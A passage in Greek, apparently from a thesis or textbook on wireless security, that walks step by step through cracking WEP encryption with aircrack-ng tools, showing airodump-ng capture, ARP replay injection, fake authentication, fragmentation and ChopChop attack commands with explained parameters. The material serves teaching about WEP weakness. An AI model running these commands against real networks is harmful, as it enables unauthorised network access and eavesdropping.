


Figure 51: Εύρεση διαθέσιμων δικτύων

Βήμα 3:

Το επόμενο βήμα είναι τη κίνηση αυτή που καταγράφουμε να την αποθηκεύσουμε σε ένα αρχείο σε .cap format . Το αρχείο αυτό θα χρησιμοποιηθεί αργότερα από το πρόγραμμα *aircrack-ng* για το σπάσιμο του κλειδιού. Για την αποθήκευση της κίνησης εκτελούμε την εντολή :

airodump-ng -c 6 -w lib-wireless1 --bssid 00:14:C1:38:F8:71 mon0

όπου *–c 6* σημαίνει να καταγράφει μόνο το κανάλι 6 όπου εκπέμπει το σημείο πρόσβασης, ώστε να μην καταγράψουμε κίνηση που δεν μας ενδιαφέρει, *libwireless1* είναι το όνομα του αρχείου που αποθηκεύουμε τη κίνηση, *το BSSID* είναι η διεύθυνση MAC του Access Point και *mon0* είναι το όνομα της ασύρματης κάρτας δικτύου. Αφού εκτελέσουμε αυτή τη

διαδικασία, θα δούμε στη οθόνη να ανιχνεύεται μεγάλος αριθμός πακέτων τα οποία αποθηκεύονται στο αρχείο που καθορίσαμε.




Figure 52: Καταγραφή κίνησης

Βήμα 4:

Ανοίγουμε πάλι ένα καινούργιο terminal. Το επόμενο βήμα (injection) είναι αυτό που καθιστά τη διαφορά μεταξύ του Active Way - Passive Way κατά το σπάσιμο WEP. Το βήμα αυτό το εκτελούμε στη περίπτωση όπου δεν υπάρχει μεγάλη κίνηση στο δίκτυο. Μεταξύ του Access Point και των νόμιμων συνδεδεμένων χρηστών ανταλλάσσονται πολλά κρυπτογραφημένα πακέτα ARP (ARP Request και ARP Reply). Ο επιτιθέμενος αρκεί να πιάσει (sniff) ένα από αυτά τα ARP Request πακέτα. Μόλις πιάσει ένα, το στέλνει συνεχώς πίσω στο Access Point, προκαλώντας το αυτό να απαντάει με ARP Reply πακέτο που κάθε φορά έχει ένα καινούργιο IV (Initialization Vector). Ο επιτιθέμενος αποθηκεύει αυτά τα πακέτα μέχρι να συγκεντρώσει αρκετά IVs (τουλάχιστον 5000), ώστε έπειτα, μέσα από το πρόγραμμα *aircrack-ng* να σπάσουμε το κλειδί. Η εντολή που χρησιμοποιούμε ώστε να επιτύχουμε τη injection επίθεση είναι η:

aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:C1:38:F8:71 -h 00:11:22:33:44:66 mon0

όπου το *-2* καθορίζει το είδος της επίθεσης να είναι *Interactive Replay* και το *-p 0841* αλλάζει το πακέτο που επαναλαμβάνουμε να φαίνεται σαν έγκυρο πακέτο που στέλνεται από έναν νόμιμα συνδεδεμένο χρήστη στο Access Point. Το *FF:FF:FF:FF:FF:FF* είναι η broadcast MAC ώστε να λάβουν όλοι το μήνυμα, το 00:14:C1:38:F8:71 είναι η MAC του Access Point, το 00:11:22:33:44:66 είναι η ψεύτικη διεύθυνση MAC που βάλαμε και mon0 είναι η ασύρματη κάρτα δικτύου μας. Το πρόγραμμα θα ανταποκριθεί με το ερώτημα "*Use this packet ?"* που σημαίνει αν θέλουμε να χρησιμοποιήσουμε το τρέχον ARP πακέτο που

έχει συλλάβει. Εμείς πατάμε y (yes), και αμέσως αρχίζει η αποστολή και επανάληψη αυτού του ARP πακέτου προς το Access Point.




Figure 53: Αλληλεπίδραση με το πρόγραμμα

Βήμα 5:

Στο επόμενο βήμα αφού έχουμε τρέξει την παραπάνω εντολή και έχουμε συγκεντρώσει ένα μεγάλο αριθμό IVs, ανοίγουμε ένα καινούργιο terminal και τρέχουμε παράλληλα το πρόγραμμα aircrack-ng δίνοντας του σαν είσοδο το όνομα του αρχείου που αποθηκεύεται η κίνηση που συλλαμβάνουμε. Αμέσως μετά, το πρόγραμμα αρχίζει και διαβάζει όλα τα πακέτα εξετάζοντας όλα τα IV και με αποτέλεσμα μετά από λίγο (εξαρτάται πάντα από τον αριθμό των πακέτων και την πολυπλοκότητα του κωδικού) να μας παρουσιάσει το WEP κλειδί. Σε περίπτωση που αποτύχουμε, απλώς περιμένουμε να συλλάβουμε μεγαλύτερο αριθμό πακέτων και ξαναπροσπαθούμε. Η εντολή που δώσαμε είναι η :

aircrack-ng lib-wireless1-01.cap




Figure 54: Εύρεση κλειδιού

Βλέπουμε ότι το κλειδί αποκρυπτογραφήθηκε και είναι *12:34:56:78:90*. Για να το χρησιμοποιήσουμε βγάζουμε τις άνω κάτω τελείες.

Η όλη διαδικασία της επίθεσης χρειάστηκε περίπου δέκα λεπτά. Βλέπετε λοιπόν πόσο εύκολο είναι για κάποιον επιτιθέμενο να σπάσει τη κρυπτογράφηση ενός σημείου πρόσβασης που χρησιμοποιεί το πρωτόκολλο WEP για τη προστασία των δεδομένων. Στη συνέχεια δείχνουμε και άλλους τρόπου και τεχνικές που υπάρχουν για το σπάσιμο του WEP. Κάποιες από αυτές τις τεχνικές δεν απαιτούν καθόλου την ύπαρξη χρηστών συνδεδεμένων στο σημείο πρόσβασης, και άλλες τεχνικές δεν απαιτούν καθόλου την παρουσία κάποιου σημείου πρόσβασης αλλά μόνο του χρήστη.

6.5.3 Σπάζοντας το WEP με κανένα χρήστη συνδεδεμένο

Σε αυτό το σημείο θα εφαρμόσουμε επίθεση σε σημείο πρόσβασης με κρυπτογράφηση WEP, όπου δεν υπάρχει συνδεδεμένος κανένας χρήστης. Η δυσκολία σε αυτή την περίπτωση είναι ότι επειδή δεν υπάρχει κανένας χρήστης συνδεδεμένος, δεν υπάρχει και κίνηση η οποία να μεταδίδεται μεταξύ των χρηστών και του σημείου πρόσβασης, ώστε να τη καταγράψουμε με σκοπό να μαζέψουμε όσα περισσότερα IV γίνεται για να σπάσουμε τελικά τη WEP κρυπτογράφηση. Για να εφαρμόσουμε λοιπόν μία επιτυχημένη επίθεση για αυτή τη περίπτωση θα χρησιμοποιήσουμε δύο είδη επιθέσεων, την *Fragmentation* επίθεση, και τη *ChopChop* επίθεση.

Βήμα 1:

Όπως πάντα, το πρώτο πράγμα που κάνουμε είναι να βάλουμε την κάρτα δικτύου μας σε κατάσταση ανίχνευσης και να αρχίσουμε την καταγραφή κίνησης. Το σημείο πρόσβασης στο οποίο θα εφαρμόσουμε την επίθεση έχει για SSID το όνομα MyNet, δουλεύει στο κανάλι 1 και δεν έχει κανένα χρήστη συνδεδεμένο. Δίνουμε την παρακάτω εντολή ώστε να καταγράψουμε κίνηση και να αποθηκεύσουμε κίνηση που προέρχεται μόνο από το συγκεκριμένο σημείο πρόσβασης. Αυτά μπορούμε να τα δούμε και παρακάτω.

airodump-ng --channel 1 --bssid [MAC_Access Point] --write [dumpFile_name] mon0




Figure 55: Καταγραφή κίνησης

Στη συνέχεια αφήνουμε το airodump-ng να καταγράφει και προχωράμε στο επόμενο βήμα.

Βήμα 2:

Το επόμενο βήμα είναι να εφαρμόσουμε μία ψεύτικη συσχέτιση (association) με το σημείο πρόσβασης, διαδικασία την οποία θα έκανε οποιοσδήποτε κανονικός χρήστης με το σημείο πρόσβασης. Ανοίγουμε ένα καινούργιο terminal και δίνουμε την παρακάτω εντολή:

aireplay-ng --fakeauth 1 -o 1 -e MyNet -a [MAC_Access Point] -h 00:11:22:33:44:55 mon0

όπου το --fakeauth 1 υποδεικνύει ότι κάνουμε ψεύτικη συσχέτιση στέλνοντας πακέτα κάθε ένα δευτερόλεπτο, το -o 1 σημαίνει ότι στέλνουμε ένα πακέτο συσχέτισης ανά μετάδοση, και οι υπόλοιποι παράμετροι είναι όπως και στις προηγούμενες επιθέσεις. Στην παρακάτω εικόνα βλέπουμε την εφαρμογή της ψεύτικης συσχέτισης.




Figure 56: Fake authentication & association

Αν δούμε κάποιο μήνυμα που λέει "*Got a de-authentication packet*", τότε αυτό σημαίνει ότι η ψεύτικη συσχέτιση δεν πέτυχε. Πιθανότατα αυτό συμβαίνει επειδή το σημείο πρόσβασης μπορεί να εφαρμόζει MAC filtering, οπότε σε αυτή την περίπτωση θα έπρεπε να περιμένουμε για κάποιον χρήστη να συνδεθεί με το σημείο πρόσβασης και να αντιγράψουμε τη MAC διεύθυνση του. Σε αυτό το σημείο αν γυρίσουμε στο άλλο terminal όπου γίνεται η καταγραφή της κίνησης, θα δούμε στη λίστα με τους συνδεδεμένους σταθμούς τον υπολογιστή μας που επιχειρήσαμε τη ψεύτικη συσχέτιση. Το επόμενο πράγμα είναι να εφαρμόσουμε είτε τη Fragmentation επίθεση, είτε τη ChopChop επίθεση. Εμείς όμως θα εφαρμόσουμε και τις δύο επιθέσεις !

Βήμα 3: Fragmentation επίθεση

Σε αυτό το βήμα διαλέγουμε να εφαρμόσουμε τη Fragmentation επίθεση. Η επίθεση αυτή είναι μία προηγμένη επίθεση σε WEP κρυπτογράφηση που μπορεί να χρησιμοποιηθεί για να ανακτήσει το keystream από οποιοδήποτε πακέτο πού έχει καταγραφεί. Ανοίγουμε λοιπόν ένα καινούργιο terminal και εφαρμόζουμε την επίθεση αυτή δίνοντας την παρακάτω εντολή:

aireplay-ng --fragment -b [MAC_Access Point] -h 00:11:22:33:44:55 mon0

όπου η παράμετρος --fragment υποδεικνύει τη fragmentation επίθεση, και οι υπόλοιπες παράμετροι είναι όπως και στις προηγούμενες επιθέσεις. Βλέπουμε στη παρακάτω εικόνα το αποτέλεσμα της εντολής αυτής:




Figure 57: Fragmentation επίθεση

Το πρόγραμμα θα ανταποκριθεί και θα μας ρωτήσει αν θέλουμε να χρησιμοποιήσουμε το εκάστοτε πακέτο που έχει καταγράψει και εμείς απαντάμε πληκτρολογώντας το αγγλικό γράμμα y (yes). Μόλις πατήσουμε το y, αμέσως μετά το πρόγραμμα θα αποθηκεύσει το πακέτο που επιλέξαμε σε ένα .cap αρχείο το οποίο θα χρησιμοποιήσουμε αργότερα για να σπάσουμε το κλειδί. Επιπλέον το πρόγραμμα θα αποθηκεύσει το keystream που έχει βρει σε ένα .xor αρχείο. Επόμενο είναι να πάμε στο βήμα 4.




Figure 58: Fragmentation επίθεση (συνέχεια)

Αν δεν δούμε το μήνυμα που λέει για τη αποθήκευση του keystream, σημαίνει ότι η fragmentation επίθεση δεν πέτυχε, και τότε μπορούμε να δοκιμάσουμε την ChopChop επίθεση που εξηγούμε αμέσως παρακάτω.

Βήμα 3: ChopChop επίθεση

Η επίθεση αυτή διαρκεί λίγο περισσότερο από τη προηγούμενη επίθεση. Σε περίπτωση που δεν έχουμε επιτυχής εφαρμογή αυτής της επίθεσης και μας επιστρέφονται deauthentication μηνύματα, τότε πρέπει να ξανατρέξουμε το βήμα 2. Για να εφαρμόσουμε την επίθεση αυτή εκτελούμε την παρακάτω εντολή:

aireplay-ng --chopchop -b [MAC_Access Point] -h 00:11:22:33:44:55 mon0

όπου η παράμετρος --chopchop υποδεικνύει τη chopchop επίθεση και όλες οι άλλες παράμετροι είναι όπως κα στις άλλες επιθέσεις.




Figure 59: ChopChop επίθεση

Το πρόγραμμα θα ανταποκριθεί και θα μας ρωτήσει αν θέλουμε να χρησιμοποιήσουμε το εκάστοτε πακέτο που έχει εντοπίσει, και εμείς απαντάμε πληκτρολογώντας το αγγλικό γράμμα y (yes). Αμέσως το πρόγραμμα θα αποθηκεύσει αυτό το πακέτο σε ένα .cap αρχείο το οποίο θα χρησιμοποιηθεί αργότερα για σπάσιμο του κλειδιού.

